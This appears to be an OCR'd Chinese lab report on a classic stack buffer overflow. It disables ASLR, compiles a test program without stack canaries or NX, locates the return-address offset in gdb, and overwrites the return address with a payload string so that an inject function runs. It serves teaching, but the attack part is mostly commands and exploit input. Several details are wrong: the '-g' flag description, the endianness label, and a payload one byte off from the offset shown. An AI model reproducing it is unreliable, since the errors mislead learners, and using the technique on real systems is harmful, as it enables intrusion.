
第7章实验

1 实验名称

简单栈溢出实验

2 实验原理

栈被用于实现函数的调用和存储局部变量，当我们使用`gets`或`strcpy`等**没有输入限制**的不安全的函数时，攻击者可以写入超过某个局部变量申请的字节数，使得数据向高地址区覆盖，修改返回地址，让程序按照攻击者的想法运行。



3 实验环境

```
# 系统环境
OS: Ubuntu 20.04 focal(on the Windows Subsystem for Linux)
Kernel: x86_64 Linux 5.15.90.1-microsoft-standard-WSL2
CPU: AMD Ryzen 7 5700U with Radeon Graphics @ 16x 1.797GHz
RAM: 1677MiB / 6858MiB
# gcc
gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
# gdb
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
```

4 实验步骤

4.1 准备阶段

- 更新`gcc, gdb, checksec`

```
❯ apt update
❯ apt install gcc-multilib
❯ apt install gdb
❯ apt install checksec
```

- 关闭进程空间地址随机化

```
# 首先看一下地址随机化的效果，可以发现在ASLR开启时，动态库的加载地址不同
❯ ldd /bin/bash
        linux-vdso.so.1 (0x00007fffb3dc4000)
        libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f6cef006000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f6cef000000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6ceee0e000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f6cef171000)
❯ ldd /bin/bash
        linux-vdso.so.1 (0x00007ffc82124000)
        libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f710a76b000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f710a765000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f710a573000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f710a8d6000)

# 关闭地址随机化
❯ sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0

# 再次查看动态库的加载地址，可以看到两次加载的地址完全相同
❯ ldd /bin/bash
        linux-vdso.so.1 (0x00007ffff7fcd000)
        libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007ffff7e5e000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ffff7e58000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7c66000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
❯ ldd /bin/bash
        linux-vdso.so.1 (0x00007ffff7fcd000)
        libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007ffff7e5e000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ffff7e58000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7c66000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

- 编写测试程序，代码内容见`../7/StackOverflow.c`

- 运行程序并检测保护机制

```
❯ gcc StackOverflow.c -o StackOverflow -Wall -m32 -g -fno-stack-protector -z execstack
# -Wall: 开启所有常规警告，便于检测代码问题
# -o: 指定输出文件名
# -g: 关闭所有优化体制
# -fno-stack-protector: 关闭Stack Canary保护
# -z execstack: 禁用 NX(No-eXecute protect)
# -m32: 将编译目标指定为32位

```

```
# 使用checksec检测目标文件的保护机制，确认没有Canary和NX保护
❯ checksec --file=StackOverflow
[*] '/root/StackOverflow'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments

# 查看运行结果
❯ ./StackOverflow
main exit...
```

4.2 实验阶段(gdb动态调试法)

完成实验环境的准备后，下面正式开始栈溢出攻击的实验。

首先将`input`的值暂时设定为`111122223333444455556666777788889999888877776666555544443333`

使用`gdb`工具调试`StackOverflow`程序，具体过程如下

```
❯ gdb StackOverflow -q
gef➤  b func_call            # 为func_call设断点
gef➤  r                      # 运行至断点处

gef➤  disass func_call       # 查看func_call的汇编代码(Intel格式)
Dump of assembler code for function func_call:
=> 0x5655621c <+0>:     endbr32
   0x56556220 <+4>:     push   ebp
   0x56556221 <+5>:     mov    ebp,esp
   0x56556223 <+7>:     push   ebx
   0x56556224 <+8>:     sub    esp,0x14
   0x56556227 <+11>:    call   0x56556293 <__x86.get_pc_thunk.ax>
   0x5655622c <+16>:    add    eax,0x2da8
   0x56556231 <+21>:    sub    esp,0x8
   0x56556234 <+24>:    lea    edx,[eax+0x4c]
   0x5655623a <+30>:    push   edx
   0x5655623b <+31>:    lea    edx,[ebp-0x18]
   0x5655623e <+34>:    push   edx
   0x5655623f <+35>:    mov    ebx,eax
   0x56556241 <+37>:    call   0x56556080 <strcpy@plt>
   0x56556246 <+42>:    add    esp,0x10
   0x56556249 <+45>:    nop
   0x5655624a <+46>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x5655624d <+49>:    leave
   0x5655624e <+50>:    ret                # 找到ret的偏移量
End of assembler dump.

gef➤  b*(func_call+50)                    # 在ret处设置断点
gef➤  c                                   # 继续运行至ret处
gef➤  x/x $esp                            # 查看目前esp中的内容，
0xffffcfec:     0x38383838
gef➤  p &inject
$1 = (void (*)()) 0x565561ed <inject>       # 查看inject的地址

```

查看`esp`寄存器的内容可以发现溢出的内容覆盖返回地址的位置在`8888`的位置，将其修改为`inject`的地址，使程序在本来应该返回到`main`的位置返回到`inject`函数。

```
char input[] = "11112222333344445555666677777\xed\x61\x55\x56";  // 使用大端序
```

重新编译运行`StackOverlfow.c`得到`StackOverflow`程序

```
❯ gcc StackOverflow.c -o StackOverflow -Wall -m32 -g -fno-stack-protector -z execstack
❯ ./StackOverflow
*****inject success*****
```

结果是`inject`被运行，则栈溢出攻击成功。